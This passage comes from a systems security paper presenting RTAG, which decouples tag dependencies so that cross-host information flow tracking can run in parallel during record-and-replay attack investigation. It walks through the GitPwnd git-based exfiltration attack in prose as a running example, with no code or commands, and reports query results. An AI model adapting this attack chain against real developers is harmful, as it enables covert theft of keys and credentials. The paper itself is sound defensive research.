programs. The replay task is achieved by combining kernel instrumentation with user-level instrumentation so that replay of a single program is possible.

## 2.3 Dynamic Information Flow Tracking

Dynamic information flow tracking (DIFT) is a technique that analyzes the information flowing within the execution of a program. This technique does so by: (1) marking with tags the "interesting" values of a program, (2) propagating tags by processing instructions, and (3) checking tags associated with values at specific points of the execution. There are several instantiations of this technique [24, 34, 37, 47, 55, 66]. These instantiations can precisely determine whether two values of the program are related to each other or not. However, because the technique needs to perform additional operations for every executed instruction, that action generally introduce an overhead which makes it unsuitable in production.





**Figure 1:** Comparison of the serialized DIFTs and RTAG parallel DIFTs. We highlight the components of RTAG with dashed circles. (a) shows the serialized DIFT for the ssh daemon on the server and the ssh client on another host, both of which follow the tag dependencies same as those were recorded. (b) depicts that RTAG decouples the tag dependency from the replays of processes by using the tag switch, allocation and association techniques so that each process in the offline analysis can be performed independently.

Arnold [25] and RAIN [35] make dynamic information flow tracking feasible by moving the cost of the analysis away from the runtime using a record-and-replay approach that performs DIFT only in the replayed execution. RAIN [35] also improves the efficiency of the analysis when considering an execution that involves multiple programs. RAIN [35] does so by: (1) maintaining a provenance graph that captures the high-level relations between programs; (2) performing reachability analysis on the provenance to discard executions that do not relate to the security task under consideration and instead pinpointing the part of the execution where the data-dependency confusion exists (i.e., memory overlaps, called *interference*); (3) performing DIFT only for interferences by replaying the execution and fast-forwarding to that part.

# 3 Motivating Example and Challenges

In section, we describe the challenges of performing refinable attack investigation across multiple hosts. We first present a motivating attack example (GitPwnd [32]) involving multiple hosts in a data exfiltration; then, we present what challenges we face with currently available methods.

## 3.1 The GitPwnd Attack

GitPwnd uses a popular versioning control tool `git` to perform malicious actions on a victim's host and sync the





**Figure 2:** Visualized Pruned Provenance Graph and Tags. (a) is the simplified provenance graph of the GitPwnd attack involving three hosts, of which the `git` client and `git` server are monitored by RTAG. We use red rectangles to represent processes, blue ovals for file objects, and pink ovals for out-of-scope remote host; we use directed edges to represent the data flows and parent-child relations between processes. The tags with dashed circles are the IPC tags for `pipe` and `socket` communication. (b) is the result of a backward query from the attacker's host, the data flow overlay; it appears to be a tree, giving the data flow every step from the exfiltrated private key and `/etc/passwd` (excluding `/etc/group`) to the attacker's host, crossing three hosts.

result to an attacker's controlled host via a `git` server. Unlike conventional data exfiltration attacks, this attack involves multiple hosts (i.e., a victim's host and the `git` server) to achieve the exfiltration. This attack evades an existing network-level intrusion detection system, as the victim's host does not have a direct interaction with any untrusted host (i.e., the attacker's host). In addition, this attack appears to be innocuous inside the developers' network, as `git` operations are usually assumed to be benign. We implement this attack using `gitolite` [12] at the server side and `git` at the client side.

The starting point of the attack is a malicious mirror of a popular `git` repository, which includes a hooking script that clones a command-and-control (C&C) repository for future communication. Whenever a developer (a victim host) happens to clone the malicious mirror, the `git` client will automatically clone the C&C repository as well due to the hooking script. The C&C repository includes agent and payload, whose executions will be triggered by a certain `git` operation (e.g., `git commit`) by the developer. Their execution results are saved and synced to the C&C repository. Note that the C&C repository shares the privilege of the malicious mirror repository, so it also is white-listed by the developer's host. Whenever the C&C repository receives the exploit results (stored into `objects`), it shares the results with the attacker's host (via `scp`). More specifically, this `git push` involves three processes. 1) The `git` first forks an `ssh` process, handling the ssh session with the remote host, and then 2) spawns another `git pack` process packing the related objects of the push. 3) The `pack` process uses `pipe` to transfer the packed data to the `ssh` process. The communication between the C&C repository and the attacker's host is invisible to the victim. We visualize an abbreviated pruned provenance subgraph of the attack in Figure 2(a). We will continue to use this attack as a running example throughout the rest of the paper.

## 3.2 Challenges

Satisfying both the accuracy and the efficiency for cross-host data flow tracking are challenging. Existing provenance systems that support cross-host accurate data flow capturing [50, 67] rely on performing DIFT at the *runtime*, which *naturally* propagates the tags from the execution of a program to another host without losing any tags and their dependencies. Unfortunately, such systems suffer from 10×–30× runtime overhead, making them impractical in production systems. Instead, to ensure both runtime efficiency and accurate data flow tracking, *refinable* systems [25, 35] record the execution of every process in the system, and *selectively* replay some of them related to

the attack with DIFT instrumentation. However, existing refinable systems are subject to a tag-dependency challenge that requires the replay and DIFT of every process to be performed in the same order as the recording if a dependency exists in tags involved in different replayed processes. The enforcement of the order requires the DIFT tasks to wait for their upstream DIFTs to update the tag values that they depend on. Although the record-and-replay function can faithfully re-construct the program states at replay time, it still takes non-trivial (and error-prone) efforts to serialize and orchestrate the replays of different processes to re-establish the dependencies for tag propagation between different hosts.

The tag-dependency challenge becomes outstanding when we aim to replay processes on multiple hosts to investigate cross-host attacks. This is because the interactive two-way communication (for the purpose of network or application-level protocol) demands the replays to be paused and waiting iteratively for enforcing the same tag dependency as the recording, which further lengthens the waiting time (i.e., analysis time consumption), and increases the complexity of replay orchestration.

Let us look into one example of replay from the Gitpwnd attack [32] (detailed in §3.1) for the communication between the client-side `ssh` and the server-side `sshd` in Figure 1(a). At the server side, the replay of `sshd` needs to be *paused* to wait for the replay of `ssh-client` at the client side to fulfill the propagation results in the tag map for the traffic. Furthermore, this traffic will be used by `sshd` to respond to `ssh` as an `ssh` protocol response, which means the replay of `ssh` needs to be paused and wait for `sshd` as well.

This challenge is exacerbated when many parties are involved in group communication. For example, to enforce the tag dependencies for the operation of searching and downloading a file from a peer-to-peer (P2P) file sharing network (e.g., Gnutella [7]), we need to orchestrate the replays of P2P clients on each node, in which case the approach becomes infeasible particularly when we are faced with hundreds or thousands of nodes. §8 shows the DIFT time cost and compares it with RTAG in Table 1.

To systematically overcome the tag-dependency challenge, we propose RTAG that *decouples* the tag dependencies from the replays by using symbolized tags with optimal size for each *independent* DIFT. We show RTAG effectively solves the challenge while significantly speeding up DIFT tasks and reducing their memory consumption.

## 4 Overview

We propose a tagging system, RTAG, that decouples the tag dependency from the analysis (i.e., DIFT tasks), which previously was *inlined* along with the program execution or its replayed DIFT, and enables DIFT to be *independent* of any required order—allowing performing DIFT for different processes on multiple hosts in *parallel*. Such independence spares the complex enforcement of orders during the offline analysis. Note that our parallel DIFT concerns *inter*-process (or host) DIFT, which is orthogonal to the *intra*-process parallel DIFT techniques in [46, 47, 55].

RTAG maintains a *tagging overlay* on top of a conventional provenance graph, enabling independent and accurate tag management. First, when DIFT is to be performed, RTAG uses a *tag switch* technique to interchange a *global* tag that is unique across hosts and a *local* tag that is unique for a DIFT instance. Using a local tag for each DIFT disentangles the coupling of tags shared by different DIFT tasks. After the DIFT is complete, RTAG switches the local symbol back to its original global tag. Second, to ensure no tag as well as their propagation to other tags is lost when the tag of a piece of data is updated more than once, RTAG keeps track of each change (*version*) of the data according to system-wide write operations. Each data version has its own tag(s) and each version of tag values can be correctly propagated to other pieces of data. Figure 1(b) depicts how RTAG facilitates the independent replay and DIFT for the cross-host `ssh` daemon and client example with the tag overlay and a set of techniques (i.e., tag switch, allocation, and association).

RTAG not only speeds up the analysis by enabling independent DIFT, but also reduces the memory consumption when DIFT is performed. We allocate local symbols of each DIFT with the *optimal* symbol size that is sufficient to represent the entropy of data involved in the memory overlap (i.e., "interference") in each DIFT (§6.5). For tracking the data communication across hosts, RTAG applies a *tag association* method (§6.6) to map the data that are sent from one host and the ones that are received at another host at byte level, which facilitates the identification of tag propagation across hosts.

## 5 Threat Model and Assumptions

In this section, we discuss our threat model and assumptions. The goal of our work is to provide a system for refinable cross-host attack investigation through DIFT. This work is under a threat model in which an adversary has a chance to gain remote access to a network of hosts, and will attempt to exfiltrate sensitive data from the hosts or to propagate misinformation (i.e., manipulate data) across the hosts. Our trusted computing base (TCB) consists of the kernel in which RTAG is running, and the storage and network infrastructure used by RTAG to analyze the information collected from the hosts under

analysis. Our TCB surface is similar to the one assumed by other studies [19, 35, 45, 48].

We make the following assumptions. First, attacks will happen only after RTAG is initiated (for collecting the information about attacks from the beginning to the end). Note that partial information about attacks can still be collected even if this assumption is not in place. Second, attacks relying on hardware trojans and side/covert channels are outside the scope of this paper. Although RTAG does not yet consider these attacks, we believe a record-and-replay approach has the potential to detect similar attacks as presented in related work [21, 65]. Third, we assume that although an attacker could compromise the OS or RTAG itself, the analysis for previous executions is still reliable. That is, we assume the attacker cannot tamper with the data collected and stored from program executions of the past. This can be realized by leveraging secure logging mechanisms [18, 68] or by managing the provenance data in a remote analysis server. Finally, we assume that the attacker cannot propagate misinformation by changing the payload of network packets while they are being transferred between two hosts (i.e., there is no man-in-the-middle attack).

# 6 Tagging System

We present the design of RTAG tagging system in this section. First, we describe the design of the *tag overlay* and how it represents and tracks the data provenance in the cross-host scope §6.1. Second, in §6.2, we recall the reachability analysis from RAIN [35] and how it is extended for the cross-host case and benefits the tag allocation. Third, we explain how RTAG decouples the tag dependencies from the replays (§6.3), and the tag switch technique (§6.4). Fourth, we explain how we optimize the local tag size in pursuit of memory cost reduction in the DIFT. Fifth, we describe how to associate tags in the cross-host communication §6.6. Finally, we present the investigation query interface in §6.7.

## 6.1 Representing Data Flow and Causality

To track the data flow between files and network flow across different hosts, we build the model of tags as an overlay graph on top of an existing provenance graph (such as RAIN [35]). Within the overlay graph, RTAG associates globally unique tags with interesting files to track their origin and flows at *byte-level* granuality. The tags allow RTAG to trace back to the origin of a file including from a remote host and to track the impacts of a file in the forward direction even to a remote host. With this capability, RTAG extends the coverage of the refinable attack investigation [35] to multiple hosts. The provenance graph is still necessary to track the data flows: 1) from a process to a file; 2) from a process to another process; and 3) from a file to a process. An edge indicates an event between two nodes (e.g., a system call such as one that a process node reads from a file node).

In the overlay tag graph, each byte of a file corresponds to a tag *key*, which uniquely identifies this byte. Each tag key is associated with a vector of *origin* value for this key (i.e., this byte). By recursively retrieving the value of a key, one obtains all of the upstream origins starting from this byte of data in a tree shape extending to the ones at a remote host. Reversely, by recursively retrieving the tag key of a value, the analyst is able to find all the impacts in a tree shape including the ones at a remote host (see Figure 2(b) as an example).

As we log the system-wide executions, RTAG needs to uniquely identify each byte of data in the file system on each host as a "*global tag*." For this requirement, RTAG uses a physical hardware address (i.e., `mac` address) to identify a host, identifiers such as `inode, dev, crtime` to identify a file, and an offset value to indicate the byte-level offset in the file. For example, the physical hardware address (i.e., `mac` address) is 48 bits long. The `inode, dev, crtime` are 64 bits, 32 bits, and 32 bits consecutively. The offset is 32-bits long, which supports a file as large as 4GB. Thus, in total, the size of a global tag can be 208 bits.

## 6.2 Cross-host Reachability Analysis

RTAG follows the design of reachability analysis in RAIN [35], and extends it to cope with the cross-host scenarios. Given a starting point(s), RTAG prunes the original system-wide provenance graph to extract a subgraph related to the designated attack investigation that contains the causal relations between processes and file/network flow. RTAG relies on the coarse-level data flows in this subgraph to maintain the tag overlay while performing tag switch and optimal allocation. The reachability analysis first follows the time-based data flow to understand the potential processes involved in the attack. Next, it captures the memory overlap of file or network inputs/outputs inside each process and labels them as "interference," to be resolved by DIFT. With accurate interference information, the replay and DIFT are fast forwarded to the beginning of the interference (e.g., a `read` syscall) and early terminated at the end (e.g., a `write` syscall).

For the network communication crossing different hosts, RTAG links the data flow from one host to another by identifying and monitoring the socket session. As we present in §6.6, RTAG tracks the session by matching the IP and port pairing between two hosts. RTAG further tracks the data transfer at byte level via socket communication for both TCP and UDP protocols, which enables the extension of tag propagation across hosts.

Unlike the runtime DIFT system, RTAG has the comprehensive knowledge of source and sink from the recorded file/network IO system-call trace, thus is able to allocate an optimal size of tag for each individual DIFT task. We show in §6.5 that this optimization significantly reduces the memory consumption of DIFT tasks. In addition, to avoid losing any intermediate tag updates to the same resource performed by different processes, RTAG particularly monitors the "overwrite" operations to the same offset of a file and tracks this versioning info, so it accurately knows which version of the tag should be used in the propagation.

## 6.3 Decoupling Tag Dependency

As a refinable provenance system, RTAG aims to perform DIFT at the offline replay time without adding high overhead to the runtime of the program. The replay reconstructs the same program status as the recording time by enforcing the recorded non-determinism to the replay of process execution. The non-determinism includes the file, network, and IPC inputs which are saved and maintained with a B-tree [25]. Such enforcement enables the program to be faithfully replay-able at process level.

To extend this approach to capture the end-to-end data flow across multiple hosts, we need to figure out how to coordinate replay programs on different hosts to track tag dependencies between them. One possible method is decoupling tag dependencies from each replay of the process, so it can be performed independently with no dependency on other replays. We achieve the decoupling by using *local* (i.e., *symbolized*) tags for each DIFT. Such symbolization needs to distinguish the change of a tag before and after the `write` operation on it, and synchronize the change to other related tags as well. In other words, RTAG needs to track the dynamic change of origin(s) of each tag after each IO operation (i.e., multiple *versions* of the tag are tracked).

Let us illustrate with the data exfiltration in the Gitpwnd attack example in Figure 2(a). The `client-hook` daemon keeps reading data from different files (e.g., `/etc/passwd`, `id_rsa`) and saves them into a `results` file which is recycled over a period of time. Meanwhile the `git pack` application copies from the `results` file whenever the victim does `git commit` operation, and shares data with `ssh` via the `pipe` IPC, which will be shipped off the host. To correctly differentiate the two data flows, `id_rsa`→`results`→`pipe` and `/etc/passwd`→`results`→`pipe`, RTAG needs to maintain two versions of the tags for `results`. The DIFT on `client-hook` stores the origin of `results.v1` to be `id_rsa`, and the origin of `results.v2` to be `/etc/passwd` (circled with red dash line), while the DIFT on `git pack` is able to discriminate the source of the IPC traffic `git:ssh` at offset 0 from `results.v1` and further from `id_rsa`, and the source of the IPC traffic at offset 1024 from `results.v2` and further from `/etc/passwd`. Most importantly, now the `client-hook` and `git pack` DIFT tasks can be performed independently without losing intermediate tag values because of the overwriting on `results`.

To facilitate the versioning, we append a 32-bit "version" field to indicate the version of the data in the file with regards to the file IO operation. According to the sequential system-call trace, the version is incremented at every event in which there is a write operation against this certain byte (e.g., `write()`, `writev()`). In the case of memory mapped file operation (e.g., `mmap()`), the version is incremented at the `mmap()` if the `prot` argument is set to be `PROT_WRITE`. The version field is only used when this tag is included in the data interference determined by the reachability analysis. We assign 32 bits for this field that can pinpoint a file IO syscall in around 500 days based on our desktop experiment.

## 6.4 Switching Global and Local Tags

The entropy of the global tag defined in §6.1 is sufficient enough to identify a byte of a file at a certain version across multiple hosts. However, using the global tag for each DIFT task is a waste of memory because each DIFT task of RTAG only covers a process group such that a *local* tag ensuring process-group-level uniqueness is enough. Thus, for each DIFT task, we use a different tag size based on the entropy of its source symbols. RTAG switches the tags from *global* to *local* before doing DIFT, and switches them back when the DIFT is done. The tag for DIFT is local because it only needs to uniquely identify every byte of the source in the current in-process DIFT, rather than identify a single byte of data across multiple hosts.

Further, the number of sources in each DIFT depends on the reachability analysis result, which is usually largely reduced by data pruning. In other words, the local tag size depends on the *interference* situation. Therefore, the entropy for the local tag is much lower than the global tag. For example, if the program reads only 10 bytes from a file marked as a source in DIFT, in fact as low as four bits are sufficient to represent each of these bytes. Compared against the global tag size (i.e., 208 bits §6.1), the switch brings 52× reduction in tag size (in practice, the reduction can be as large as 26× capped by the compiler-enforced byte-level granuality, which we discuss in detail in §7). Moreover, the tag size affects not only the symbols for the source and sink, but also all the intermediate memory locations and registers because the tags are copied, unioned, or updated along with the execution of each instruction according to the propagation policy of DIFT. Therefore, the





**Figure 3:** Memory cost for tags in DIFT. The left (a) shows the size of each tag given different numbers of symbols used in DIFT. The right (b) depicts the tagmap sizes based on different sizes of memories being allocated with tags when 256 symbols are used in the DIFT. RTAG local, global, DataTracker, and Dytan tags are compared.

tag size literally affects the memory cost of the whole tag map and tag switching significantly reduces the overall memory cost of DIFT.

## 6.5 Optimal Local Tag Allocation

The runtime cost of DIFT is high, both in time and storage. DIFT usually takes 10×–30× longer than the original execution because its instrumentation adds additional tag update operations to each executed instruction. Recent studies [34, 47] alleviate this issue by decoupling the instrumentation efforts from the runtime of the program. However, the storage footprint of *tag map*, the data structure used by DIFT to maintain the tag propagation status, can still be very high particularly when there are *multiple* (or *many*) sources.

The cost of tag map in DIFT depends on its supported type of tags and purpose. DIFT engines such as Taintcheck [49], Taintgrind [16], and ShadowReplica [34] use a basic binary tag model for DIFT, which assigns a boolean "tainted" or "not tainted" for each source of DIFT. It is able to tell whether the tainted data is propagated to the sink, which can be used to alarm sensitive data leakage or control-flow hijacking. However, this model is not flexible enough for the goal of RTAG, where the data dependency confusion it aims to resolve involves *multiple* sources.

Dytan [24] and DataTracker [61] provide a customizable model for the data sources and sinks. It allows the allocation of multiple tags to each addressable byte of data at the source or sink. The tag model used by such systems is flexible, but the tag map used to maintain the status of the taint propagation is "over-flexible" thus huge, which inhibits the deployment of such a system in many resource restrained cases. As these systems assume to be running at the runtime of a program, where no knowledge of the data at the source or sink is known prior, they usually assign a fixed size for each tag such that they are confident it is safely big enough. For example, DataTracker [61] uses 32 bits to identify an inbound file, and another 32 bits to identify the offset of the data (totally 64 bits). The size is sufficient for identifying every byte in a normal desktop. Dytan [24] represents whether one source is tainted or not as one bit and stores all the bits in a bit vector as the tag. Thus the size of each tag is *linear* to the number of sources, which can be huge in the case of a high number of sources. Note that the tag map not only stores the tags for the source and sink, but all the intermediate memory locations and registers as well. Since most implementations of DIFT maintain the tag map in memory to pursue faster instrumentation, such high use of memory has a possibility to cause the DIFT to crash before it is complete. This problem is elevated when the scope of investigation extends to multiple hosts since the workload of DIFT increases in proportion.

In contrast to the previous works that perform DIFT at the program runtime, RTAG is a record-replay based system in which the knowledge of data source and sink is *known* to us when we perform DIFT at replay time. In other words, we know which (bytes of) data need to be involved in the DIFT. Thus, we can adjust the tag size based on the entropy of the data dependency confusion, rather than use a fixed-size tag. Figure 3 compares the memory cost for tag map in different DIFT engines: (a) shows that the local tag of RTAG grows in logarithm while others are either linear or constant; (b) presents the total tag map size under different sizes of memories that are tainted (i.e., allocated with tags) where the memory cost introduced by RTAG is the lowest (by significant difference). Before DIFT, RTAG computes the optimal local tag needed to mark the source and substitute the global tag for the local one when a source is loaded to the memory space of the process (e.g., via `read()` syscall). While performing DIFT, RTAG allocates the tags for intermediate locations *lazily* when a memory location or register becomes tainted with some tag. When the propagation arrives at a sink (e.g., via a `write()` syscall), RTAG replaces the local tag with the original global one, and updates the tag value of the sink. We observe significant memory cost reduction by applying this optimal tag allocation method (see §8.2.1).

## 6.6 Tag Association

In order to track the data flow between different hosts, we additionally hook the socket handling of the operating kernel to enable the cross-host tagging. Prior studies adopt an "out-of-band" method to track the data flow communication (e.g., [38, 50]). Though this method is

more straightforward when identifying and managing the tags across hosts, it requires additional bookkeeping that incurs both complexity and overhead to the hosts. In contrast, we propose an "in-band" method to track the data flow among hosts, which particularly fits the system-level reachability analysis as well as the DIFT.

We design the cross-host tagging method based on the characteristics of the socket protocols. Our current tagging scheme supports the two major types of protocols (i.e., TCP [54] and UDP [53]). For TCP, as the data stream delivery is guaranteed between the two hosts, we rely on the order of bytes in the TCP session between source and destination to identify the data flow at byte level, which can be uniquely identified using a pair of IP addresses and port numbers. Such tracking silently links the outbound traffic from the source host with the inbound traffic at the destination host, which does not incur additional traffic. Note that although TCP regulates the data stream order, the sender or receiver may run different numbers of system calls in sending and receiving the data. For example, the sender may perform five `writev()` system calls to send 10,000 bytes of data (2,000 bytes each call), while the receiver may conduct 10 `read()` calls (1,000 bytes each call) to retrieve the complete data. This is why counting sent or received bytes is necessary, instead of counting the number of system calls.

In the case of UDP, since the data delivery is not guaranteed, some UDP packets could be lost during transmission. So we cannot rely on the order of transferred bytes because the destination host has no knowledge of which data are supposed to arrive and which have been lost. To support UDP, we embed a small "cross-host" tag at each `send` related system call by the source host, and parse the tag at `receive` related system calls by the destination host. The tag is inserted into the beginning of the datagram as a part of the user datagram before the checksum is calculated. If the datagram is transferred successfully, RTAG knows a certain length of data goes from the source to the destination. If the destination host finds the received datagram is broken, or totally lost, it will discard this datagram, hence RTAG is also aware of the loss and erases this inbound data from the reachability analysis and DIFT. As we will show in §8, the communication cost for TCP case is 0, while the cost for UDP is also marginal in the benchmark measurement.

The cross-host tag represents the byte-level data in the socket communication between two processes across hosts. Each tag key represents the data traffic in one socket session using the source and destination process credentials, plus the offset that indicates the data at byte level. For the uniqueness of session, we use the process identifier (`pid`) and the process creation time (`start_time` in the `task` structure) to identify each process. The tag values represent the origin of the tag key, which is determined by the DIFT and updated to the global tag map. The cross-host tags are also switched away before DIFT is performed and restored afterward. For the hosts on which RTAG does not run, we treat them as a black box, and identify them using the IP address and port number. The IP and port are retrieved from the `socket` structure inside the kernel.

**Handling IPC.** RTAG tracks the data transfer of IPC communication between two processes as well. For the IPC that uses system call as a controlling interface (e.g., `pipe`, and System V IPC: `message queues`, `semaphores`), RTAG hooks these system calls to track the data being transferred. When a process uses `pipe` to send data to the child process, RTAG monitors the `read` and `write` system calls to track the transferred data in bytes. During reachability analysis, we create tag keys to label every byte sent from the parent to the child. The tag values are fulfilled by DIFT. For example, in Figure 2, although the `git pack` and `ssh` processes have IPC dependency, RTAG is able to perform the replay and DIFT independently on them since RTAG caches the inbound data reads from the pipe and feeds them back during the replay. Also, by tracking the `inode` associated with the file descriptors (rather than tracking `pipe, dup(2)` and child inheritance relationships), we identify the data transmitted via the pipe at byte level and the processes at its two ends. RTAG *implicitly* tracks the IPC based on shared memory. Instead of trapping the replay of a process for each read from a shared memory, RTAG replays the processes having shared memory as a *group* as RAIN [35] and Arnold [25] do, so that the tag propagation of this shared memory is performed within the process' memory locations. No separate tag allocation is needed for these processes.

## 6.7 Query Results

The query result will be returned after all the tag values of the interfering data are updated. The result represents the data causalities of involved objects in a tree structure. For example, in Figure 2, a backward query on the attacker's controlled host `5.5.5.5:22` will return the tree-shape data flow overlay depicted in Figure 2(b), consisting of all the segments of the flow from the key to all of its upstream origins. Also, a forward query returns every segment of the data flow from the queried tag key to all of its impact(s). It relies on a *reversed* map where the tag key and value are swapped to locate the downstream impact from a file. For example, a forward query on the private key `id_rsa` on the client side returns a flow: `id_rsa`→`results.v1`→`objects`→`5.5.5.5:22`. A point-to-point query gives the detailed data flow between two nodes in the provenance graph by performing a forward and backward query on these two nodes, then computing the intersection of the two resulting trees.

## 7 Implementation

The implementation of RTAG is based on a single-host refinable information flow tracking system RAIN [35], with extended development of the tagging system. Specifically, our implementation adds 830 lines of C code to the Linux kernel for the tag association module, 2,500 lines of C++ code to the DIFT engine for the tag switch mechanism, 1,100 lines of C++ code for the maintenance of tags, 900 lines of C++ code for the query handler, and 500 lines of Python code for the reachability analysis for tag allocation. Currently, RTAG runs on both the 32-bit and 64-bit Ubuntu 12.04 LTS. Accordingly, our DIFT engine supports both x86 and x86_64 architectures, which is based on libdft [37] and its extended x86_64 version from [43]. We use a graph database Neo4j [10] for storing and analyzing coarse-level provenance graphs, and a relational database PostgreSQL [3] for global tags with multiple indexing on host (i.e., MAC address) and file credentials (i.e., `inode`, `dev`, `crtime`). Particularly, we supplement the tag data structure §6.4 and how we track socket session §6.6 with implementation details in the following.

**Tag Data Structure.** In the current implementation, RTAG maintains local tags for individual bytes. RTAG uses C++'s `vector` as the multi-tag container for one memory location or register and uses sorting and binary search in the case of `insert` operation. `vector` has storage efficiency, although its insertion overhead is higher than that of the `set` data structure, which was used by DataTracker [61]. We make this choice based on x86 instruction statistics [4] that show the most popularly used instructions are `mov`, `push`, and `pop` of which the propagation policy copies the tag(s), while instructions that involve insertion, such as `add` and `and`, are much less frequent. Our evaluation affirms this choice that the time overhead for single DIFT is similar between RTAG and previous work [61].

**Tracking Socket Session.** The implementation of tracking the socket communication session refers to the `socket` structure inside the kernel for IP and port of the host and the peer. If the type of socket is `SOCK_STREAM` (i.e., TCP), we use a counter counting the total number of bytes sent or received by tracking the return value of `send` or `write` system calls. If the type is `SOCK_DGRAM` (i.e., `UDP`), our implementation embeds a four-byte incrementing sequence number within the same peer IP and port number at the beginning of the payload buffer inside an in-kernel function `sendmsg` rather than the system call functions such as `send` and `recv` to avoid affecting the interface to the user program as well as the checksum computation. At the receiver side, we strip the sequence number in the `recvmsg` after the checksum verification and present the original payload to the program. As shown in §8.2.3, the hooking at this level incurs almost no overhead in either bandwidth or socket handling time. It also avoids the complicated fragmentation procedure at the lower level.

## 8 Evaluation

Our evaluation addresses the following questions:

- How well does RTAG handle the data flow queries (forward, backward, and point-to-point) for cross-host attack investigations? (§8.1)
- How well does RTAG improve the efficiency of DIFT-based analysis in terms of time and memory consumption? (§8.2.1)
- How much overhead does RTAG cause to system runtime including the network bandwidth? (§8.2.2, §8.2.3) What is the storage footprint of running RTAG? (§8.2.4)

**Settings.** We run RTAG based on the Ubuntu 12.04 64-bit LTS with 4-core Intel Xeon CPU, 4GB RAM and 1TB SSD hard drive on a virtual machine using `KVM` [14] for the target hosts where system-wide executions are recorded. On the analysis host, we use a machine with 8-core Intel Xeon CPU W3565, 192 GB RAM, and 2TB SSD hard drive installed with Ubuntu 12.04 64-bits for handling the query and performing DIFT tasks in parallel. We use `NFS` [15] to share the log data between the target and the analysis host.

### 8.1 Security Applications

Table 1 summarizes the statistics in every stage of processing a query for an attack investigation: the original provenance graph covering all the hosts, the pruned graph where the unrelated causalities are filtered out by the reachability analysis, and the data flow overlay where the tags store the origins of each byte of data involved in the query. Table 2 also summarizes how long each of the queries took and their memory consumption.

#### 8.1.1 GitPwnd

We first present how RTAG handles the queries on the Gitpwnd example (described in §3.1). To handle a query, we replay the involved processes independently based on reachability analysis results while performing DIFT on the interfering parts. We run RTAG on both client and server hosts involved in this attack, while treating the attacker-controlled host as a black box. We perform three queries: a forward query asking for where the leaked `/etc/passwd` goes to, a backward query inquiring the sources of data flow that reaches the attacker's controlled host, and a point-to-point query aiming to particular data

| Items | | Prov Graph | | Pruned Graph | | DF Overlay | | Accuracy |
|---|---|---|---|---|---|---|---|---|
| **Attack** | **Query** | **Node** | **Edge** | **Node** | **Edge** | **Tags** | **C-Tags** | |
| **GitPwnd** | FW: /etc/passwd | 8.3K | 109K | 39 | 557 | **28,960** | **10,700** | **100%** |
| | BW: attacker host | | | 55 | 1,661 | **32,660** | **18,032** | **100%** |
| | PP: results - objects | | | 22 | 418 | **23,193** | **7,317** | **100%** |
| **SQLi-1** | FW: exploit html | 5.3K | 89K | 33 | 711 | **6,799** | **882** | **100%** |
| | BW: payroll record | | | 29 | 683 | **8,257** | **882** | **100%** |
| | PP: html - db file | | | 27 | 490 | **3,197** | **882** | **100%** |
| **SQLi-2** | FW: db file | 5.2K | 87K | 80 | 2,251 | **510,466** | **420,121** | **100%** |
| | BW: dump file | | | 72 | 1,997 | **530,004** | **420,121** | **100%** |
| **CSRF** | FW: exploit html | 2.8K | 34K | 89 | 2,379 | **9,224** | **1,766** | **100%** |
| | BW: salary record | | | 97 | 2,270 | **7,700** | **1,766** | **100%** |
| **XSS** | FW: exploit html | 2.9K | 24K | 71 | 1,145 | **432,845** | **420,755** | **100%** |
| | BW: attacker host | | | 63 | 863 | **435,716** | **420,700** | **100%** |
| | PP: html - a-host | | | 55 | 782 | **421,106** | **420,700** | **100%** |
